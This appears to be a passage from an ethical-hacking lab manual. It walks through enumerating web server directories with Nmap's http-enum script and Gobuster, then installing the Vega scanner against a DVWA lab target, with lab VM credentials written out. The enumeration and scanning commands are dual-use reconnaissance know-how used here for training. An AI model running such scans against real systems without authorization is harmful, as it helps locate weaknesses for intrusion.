

Figure 1.5.1: Nmap command to identify web server directories



Figure 1.5.2: Result showing web server directories

Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script **http-enum** to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.

TASK 5.2

Copy Wordlist File from Windows 10

8. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.
9. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
10. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
11. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

12. Navigate to **CEHv11 Module 14 Hacking Web Applications**, copy the **common.txt** file.



Figure 1.5.3: Copy common.txt folder

13. Paste the **common.txt** into the **/home/attacker** directory, close the window.



Figure 1.5.4: Paste common.txt on the Desktop

14. Now, switch back to the terminal window, Type **mv /home/attacker/common.txt /root/Desktop/** and press **Enter** to move the common file to the **Desktop**.

TASK 5.3

Identify Web Server Directories using Gobuster

15. In the terminal window, type **gobuster dir -u <Target Website> -w /root/Desktop/common.txt**, and press **Enter**.

Note: **dir**: uses directory or file brute-forcing mode, **-u**: specifies the target URL, and **-w**: is the wordlist file used for directory brute-forcing (here, **common.txt**).

16. The result appears, displaying the identified web server directories, as shown in the screenshot.



Figure 1.5.5: Result showing web server directories

Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.

17. This concludes the demonstration of how to identify web server directories using Nmap and Gobuster.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

TASK 6

Perform Web Application Vulnerability Scanning using Vega

Here, we will discover vulnerabilities in the target web application using Vega.

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Note: In this task, the target website (**http://10.10.10.16:8080/dvwa**) is hosted by the victim machine **Windows Server 2016**; keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 6.1

Launch WampServer

3. Double-click the **WAMP Server** shortcut icon from the **Desktop** to start the WAMP Server services.

   OR

   Click the **Start** icon from the lower-left corner of **Desktop**; in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch **WampServer**.

4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ); observe that the **WampServer** icon appears.

5. Wait for this icon to turn green ( ), which indicates that the **WampServer** is successfully running. Leave the **Windows Server 2016** virtual machine running.

6. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

7. Navigate to the location **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega** and double-click **VegaSetup64.exe**.



Figure 1.6.1: Double-click VegaSetup64.exe

8. If a **User Account Control** pop-up appears, click **Yes**.

9. The **Vega Setup** window appears; then, click **Next**.

10. Follow the wizard-driven installation and install the application using all default settings.

11. After the installation completes, the **Completing the Vega Setup Wizard** appears; ensure that the **Run Vega** checkbox is selected and click **Finish**.



Figure 1.6.2: Completion of installation

12. The **Subgraph Vega** main window appears, as shown in the screenshot.



Figure 1.6.3: Vega main window

TASK 6.2

Set Scan Configuration

13. Click **Scan** from the menu bar and select **Start New Scan** from the available options.



Figure 1.6.4: Starting a new scan

14. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.
15. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.10.16:8080/dvwa** and click **Next**.

Note: **10.10.10.16** is the IP address of **Windows Server 2016**, where the **DVWA** site is hosted on port **8080**.



Figure 1.6.5: Setting a scan target

16. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.
17. By checking these options, all modules under these options will be selected. Click **Next**.



Figure 1.6.6: Selecting modules

18. In the **Authentication Options** wizard, leave the settings to default and click **Next**.

19. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.



Figure 1.6.7: Parameters section

20. The **Follow Redirect?** pop-up appears; click **Yes** to continue.

Figure 1.6.8: Follow Redirect? pop-up

21. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.

